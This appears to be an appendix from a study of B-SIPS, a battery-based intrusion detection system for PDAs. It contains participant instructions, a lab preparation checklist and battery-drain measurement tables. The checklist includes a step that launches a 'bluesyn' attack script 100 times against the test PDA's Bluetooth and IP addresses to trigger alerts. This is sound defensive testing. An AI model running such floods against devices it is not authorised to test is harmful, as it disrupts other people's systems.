The Battery-Sensing Intrusion Protection System is comprised of two components. The first component is a client application, which runs on mobile devices, such as the Dell Axim. To manipulate aspects of the client application, you will be expected to use the stylus to perform basic task interactions, such as pointing, clicking, and typing via the PDA keyboard. This application allows you to monitor the battery characteristic levels of your device as a means to determine periods of abnormally high battery resource usage, which may indicate that your device is being attacked by malicious network traffic. The client application then allows you to transmit this data, at a self-specified rate, to a server monitored by a local Security Administrator (SA). You will be exploring the use of this server mechanism as a means for data collection and correlation. To do so, you will view, summarize, and make conjectures about the network activity displayed on a Windows computer.

During this session you will be asked to perform several specific tasks using this system, and you will also be given some time to familiarize yourself with it. While you are performing some of the specific tasks, we may be timing how well the system helps you with these tasks. Therefore we would like for you to work through each task without taking a break; you can take time to relax between tasks if you wish. We would also like you to read each task aloud and make sure you understand it before commencing to perform the task.

As you progress through the session, try to "think aloud," because we are interested in why this system is easy or difficult to use. Your comments and observation will help us better understand the user interface, overall usability, and system complexity issues. That is, we would like you to talk about what you are doing and why you are doing it. You should talk about what you expected to happen that perhaps did not when you perform an action. You should indicate both the positive (good) and negative (bad) aspects of how you have to perform the tasks. Remember to keep sharing your observations throughout the whole session. The evaluator may remind you to think aloud sometimes and may ask you supplemental questions about why you have done something or how you feel about some part of the system. This will help us understand more about the system.

Remember that you are helping us evaluate B-SIPS; we are not evaluating you. You should feel free to say whatever you think about any aspect of the system or the tasks you are asked to perform.

Finally, to get your opinion of the system, we will ask you to complete a short questionnaire to rate the system, after you have finished using the system.

This session should last less than one hour. Before we begin, do you have any questions?

Figure G-6 B-SIPS Usability Study General Instructions

G.7 – B-SIPS Usability Study Preparation Checklist

This is our preparation checklist that was employed for each experiment session.

B-SIPS Usability Study Preparation Checklist

- ☐ Check PDA to ensure it is fully charged and ready
- ☐ Turn off SMURF tool or other applications (if started)
- ☐ Connect to VT WLAN and activate Bluetooth (remove Battery to reset)
  - Get Wi-Fi IP Address from WLAN Advanced Settings
  - Get Bluetooth Address from B-SIPS Connections screen
- ☐ Check Running Programs (in Windows Mobile 5.0)
  - Active Sync is ON
  - File Explorer is ON
- ☐ Ensure CIDE server is STARTED
- ☐ Check that all data screens are populated
- ☐ Start ATTACK notebook in Open SUSE
- ☐ Check that LAN cable and Bluetooth dongle are connected
- ☐ Open Terminal window—su, pw, cd/Desktop/security
- ☐ Run ./Superscript and type "bluesyn"
  - Set Attacks to 100 times
  - Input PDA's Bluetooth Address
  - Input PDA's IP Address
- ☐ This ATTACK is set for the client alert
- ☐ Have test subject read instruction sheet
- ☐ Have test subject sign "Informed Consent" form and place it in folder
- ☐ Familiarize test subject with B-SIPS client and then CIDE
- ☐ Have test subject sign-in on tracking sheet
  - Pick secret letter and combine with number for REFERENCE ID
  - Type tracking number in Usability Study questionnaire
  - Click SET to begin
- ☐ Remind test subject to "think out loud" and take notes about participant
- ☐ Thank test subject for their participation in our B-SIPS Usability Study

Figure G-7 B-SIPS Usability Study Preparation Checklist

G.8 – Usability Introduction and Expertise Determination Protocol

These are the B-SIPS automated usability study views presented to the participants to introduce them to the study and to accomplish the expertise level determination.







Figure G-8 Usability Study Introduction and Expertise Level Determination Protocol


G.9 – Usability Benchmark Tasks for B-SIPS Client General User

These are the B-SIPS automated usability study views presented to the participants to accomplish the PDA client benchmark tasks.












Figure G-9 Benchmark Tasks for B-SIPS Client General User

G.10 – Usability System Administrator Benchmark Tasks for CIDE

These are the B-SIPS automated usability study views presented to the participants to accomplish the system administrator benchmark tasks for CIDE.




Figure G-10 System Administrator Benchmark Tasks for CIDE

G.11 – B-SIPS Client Usability Survey for General Users

These are the B-SIPS automated usability study client survey views presented to the participants to upon completion of the B-SIPS client assessment.




Figure G-11 B-SIPS Client Usability Survey

G.12 – B-SIPS CIDE Usability Survey for System Administrators

These are the B-SIPS automated usability study client survey views presented to the participants to upon completion of the B-SIPS client assessment.




Figure G-12 B-SIPS CIDE Usability Survey for System Administrators

Appendix H – Battery Drain and Comparison Data

This appendix presents B-SIPS battery drain data gathered for determining the optimal B-SIPS client reporting rate for the system and subsequent device comparison data.

H.1 – Battery Drain Data at 1 Second Reporting Rate

This is the Axim X51 battery drain testing with the B-SIPS reporting rate set to 1 second.

Table H-1 Axim X51 Battery Drain Data Observations at 1 Second Reporting Rate

Test 1				Test 2			
Start Time	End Time	Elapsed Time	Converted Time (Sec)	Start Time	End Time	Elapsed Time	Converted Time (Sec)
2:08:00	4:05:01	1:57:01	**7021**	4:00:03	5:58:03	1:58:00	**7080**
3:07:09	5:01:58	1:54:49	**6889**	4:58:56	6:54:35	1:55:39	**6939**
4:08:23	6:05:52	1:57:29	**7049**	6:00:05	7:57:52	1:57:47	**7067**
5:08:38	7:12:53	2:04:15	**7455**	7:00:07	9:03:55	2:03:48	**7428**
6:08:07	8:05:26	1:57:19	**7039**	7:59:58	9:58:07	1:58:09	**7089**
7:08:18	9:07:16	1:58:58	**7138**	8:59:59	10:59:07	1:59:08	**7148**
8:08:12	10:10:01	2:01:49	**7309**	10:00:00	12:01:49	2:01:49	**7309**
9:08:29	11:16:47	2:08:18	**7698**	11:00:13	13:06:53	2:06:40	**7600**
10:08:27	12:13:26	2:04:59	**7499**	12:00:05	14:04:15	2:04:10	**7450**
11:08:04	13:13:43	2:05:39	**7539**	12:59:52	15:05:51	2:05:59	**7559**

Test 3				Test 4			
Start Time	End Time	Elapsed Time	Converted Time (Sec)	Start Time	End Time	Elapsed Time	Converted Time (Sec)
1:50:10	3:46:37	1:56:27	**6987**	10:41:27	12:39:49	1:58:22	**7102**
2:51:20	4:49:49	1:58:29	**7109**	11:40:14	13:36:42	1:56:28	**6988**
3:51:24	5:52:00	2:00:36	**7236**	12:41:26	14:40:04	1:58:38	**7118**
4:51:11	6:50:00	1:58:49	**7129**	13:41:35	15:46:44	2:05:09	**7509**
5:51:14	7:51:08	1:59:54	**7194**	14:41:14	16:44:00	2:02:46	**7366**
6:51:15	8:53:44	2:02:29	**7349**	15:41:20	17:40:49	1:59:29	**7169**
7:51:20	9:52:53	2:01:33	**7293**	16:41:16	18:44:08	2:02:52	**7372**
8:51:21	10:56:13	2:04:52	**7492**	17:41:25	19:49:53	2:08:28	**7708**
9:51:06	11:59:38	2:08:32	**7712**	18:41:25	20:46:56	2:05:31	**7531**
0:51:20	2:58:18	2:06:58	**7618**	19:41:09	21:48:00	2:06:51	**7611**

Test 5

Start Time	End Time	Elapsed Time	Converted Time (Sec)
3:55:00	5:52:59	1:57:59	**7079**
4:53:42	6:50:01	1:56:19	**6979**
5:54:55	7:54:03	1:59:08	**7148**
6:55:04	9:00:33	2:05:29	**7529**
7:54:43	9:53:11	1:58:28	**7108**
8:54:49	10:54:56	2:00:07	**7207**
9:54:45	11:57:44	2:02:59	**7379**
10:54:58	13:04:06	2:09:08	**7748**
11:54:58	14:00:36	2:05:38	**7538**
12:54:38	15:01:56	2:07:18	**7638**

Test 6

Start Time	End Time	Elapsed Time	Converted Time (Sec)
11:26:47	13:25:11	1:58:24	**7104**
12:25:30	14:34:07	2:08:37	**7717**
13:26:41	15:25:07	1:58:26	**7106**
14:26:52	16:33:33	2:06:41	**7601**
15:26:29	17:25:51	1:59:22	**7162**
16:26:36	18:26:47	2:00:11	**7211**
17:26:45	19:32:26	2:05:41	**7541**
18:26:45	20:34:16	2:07:31	**7651**
19:26:45	21:33:26	2:06:41	**7601**
20:26:24	22:34:07	2:07:43	**7663**

Test 7

Start Time	End Time	Elapsed Time	Converted Time (Sec)
3:42:11	5:39:10	1:56:59	**7019**
4:50:50	6:35:49	1:44:59	**6299**
5:42:03	7:39:52	1:57:49	**7069**
6:42:15	8:46:24	2:04:09	**7449**
7:41:50	9:40:08	1:58:18	**7098**
8:41:58	10:40:56	1:58:58	**7138**
9:41:52	11:43:52	2:02:00	**7320**
10:42:08	12:49:57	2:07:49	**7669**
11:42:06	13:46:35	2:04:29	**7469**
12:41:45	14:47:05	2:05:20	**7520**

Test 8

Start Time	End Time	Elapsed Time	Converted Time (Sec)
7:11:00	9:07:49	1:56:49	**7009**
8:09:41	10:04:56	1:55:15	**6915**
9:10:51	11:08:21	1:57:30	**7050**
10:11:05	12:15:03	2:03:58	**7438**
11:10:38	13:07:57	1:57:19	**7039**
12:10:47	14:09:25	1:58:38	**7118**
13:10:41	15:12:00	2:01:19	**7279**
14:10:57	16:18:47	2:07:50	**7670**
15:10:56	17:15:14	2:04:18	**7458**
16:10:33	18:10:03	1:59:30	**7170**

Test 9

Start Time	End Time	Elapsed Time	Converted Time (Sec)
3:13:29	5:10:39	1:57:10	**7030**
4:12:08	6:07:56	1:55:48	**6948**
5:13:20	7:11:31	1:58:11	**7091**
6:13:34	8:18:45	2:05:11	**7511**
7:13:06	9:12:56	1:59:50	**7190**
8:13:15	10:12:14	1:58:59	**7139**
9:13:10	11:14:50	2:01:40	**7300**
10:13:25	12:22:05	2:08:40	**7720**
11:13:25	13:18:33	2:05:08	**7508**
12:13:02	14:19:11	2:06:09	**7569**

Test 10

Start Time	End Time	Elapsed Time	Converted Time (Sec)
8:31:34	10:29:26	1:57:52	**7072**
9:30:10	11:31:30	2:01:20	**7280**
10:31:24	12:30:46	1:59:22	**7162**
11:31:39	13:37:20	2:05:41	**7541**
12:31:09	14:34:19	2:03:10	**7390**
13:31:18	15:32:09	2:00:51	**7251**
14:31:14	16:32:15	2:01:01	**7261**
15:31:30	17:40:13	2:08:43	**7723**
16:31:28	18:36:31	2:05:03	**7503**
17:31:05	19:36:27	2:05:22	**7522**

Table H-2 Axim X51 Battery Drain Data Aggregation at 1 Second Reporting Rate

	Test 1	Test 2	Test 3	Test 4	Test 5	Test 6	Test 7	Test 8	Test 9	Test 10	Mean	X-X(bar)	StDev	Var
PDA 1	7021	7080	6987	7102	7079	7104	7019	7009	7030	7072	7050	7050	41.76136	1744.011
PDA 2	6889	6939	7109	6988	6979	7717	6299	6915	6948	7280	7006	7006	353.0707	124658.9
PDA 3	7049	7067	7236	7118	7148	7106	7069	7050	7091	7162	7110	7110	58.98625	3479.378
PDA 4	7455	7428	7129	7509	7529	7601	7449	7438	7511	7541	7459	7459	127.98	16378.89
PDA 5	7039	7089	7194	7366	7108	7162	7098	7039	7190	7390	7168	7168	123.6952	15300.5
